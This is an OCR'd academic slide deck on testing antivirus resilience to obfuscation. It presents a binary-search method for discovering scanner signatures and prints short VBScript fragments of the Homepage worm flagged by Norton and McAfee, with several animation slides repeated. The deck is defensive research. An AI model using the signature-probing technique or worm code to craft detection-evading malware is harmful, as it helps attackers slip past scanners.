
1st obfuscated instance *Not detected*

2nd obfuscated instance *Not detected*

3rd obfuscated instance *Detected*

- **4th obfuscated instance**

Signature Discovery Algorithm



Original worm


1st obfuscated instance — *Not detected*

2nd obfuscated instance — *Not detected*

3rd obfuscated instance — *Detected*

4th obfuscated instance — *Not detected*

Signature Discovery Algorithm



Original worm

1st obfuscated instance — ***Not detected***


2nd obfuscated instance — ***Not detected***

3rd obfuscated instance — ***Detected***

4th obfuscated instance — ***Not detected***

- **Done.**

Signature Discovery Algorithm



Original worm

1st obfuscated instance ***Not detected***

2nd obfuscated instance ***Not detected***

3rd obfuscated instance ***Detected***


4th obfuscated instance ***Not detected***

Done.

One signature element found in O(log N).


Signature Discovery Algorithm

- By biasing the search towards the left, we can find the leftmost signature element.



Signature Discovery Algorithm


- By biasing the search towards the left, we can find the leftmost signature element.



Search range for second signature element.

Signature Discovery Algorithm

- By biasing the search towards the left, we can find the leftmost signature element.



Search range for second signature element.

Worst running time: $O(K \log N)$

Discovered Signatures

- Worm sample: *Homepage*

- **Norton AntiVirus**

```
Attachment.Add Folder & "\homepage.HTML.vbs"
```

- **Sophos Antivirus**

The whole body of the malware.

- **McAfee Virus Scan**

```
On Error Resume Next
Set InF = FSO.OpenTextFile(
           WScript.ScriptFullname, 1 )
Set OutF = FSO.OpenTextFile( Folder &
           "\homepage.HTML.vbs", 2, true )
```

Discovered Signatures

- Worm sample: *Homepage*

🟩 **Norton AntiVirus**


```
Attachment.Add Folder & "\homepage.HTML.vbs"
```

🟥 **Sophos Antivirus**

The whole body of the malware.


🟦 **McAfee Virus Scan**

```
On Error Resume Next
Set InF = FSO.OpenTextFile(
            WScript.ScriptFullname, 1 )
Set OutF = FSO.OpenTextFile( Folder &
            "\homepage.HTML.vbs", 2, true )
```



What If...

- A virus writer uses signature information to thwart virus scanners.
  - Each virus variant can now evade detection.
  - Viruses can repeatedly try to enter a system, learning the signature in the process.



Roadmap

- Introduction
- Goals
- Testing resilience to obfuscation
- Signature discovery
- Future work
- Conclusions

Future Work

- Binary viruses.
  - Same obfuscation techniques apply.
  - Binary rewriting library – work in progress.

- Refine the signature discovery algorithm.
  - Search below instruction level.
  - Detect more powerful signature classes.

Conclusions

- Obfuscation-based testing techniques are useful in comparing virus scanners.

- Commercial virus scanners have poor resilience to common obfuscation transformations.

Testing Malware Detectors

Mihai Christodorescu

Somesh Jha

Wisconsin Safety Analyzer
http://www.cs.wisc.edu/wisa
University of Wisconsin, Madison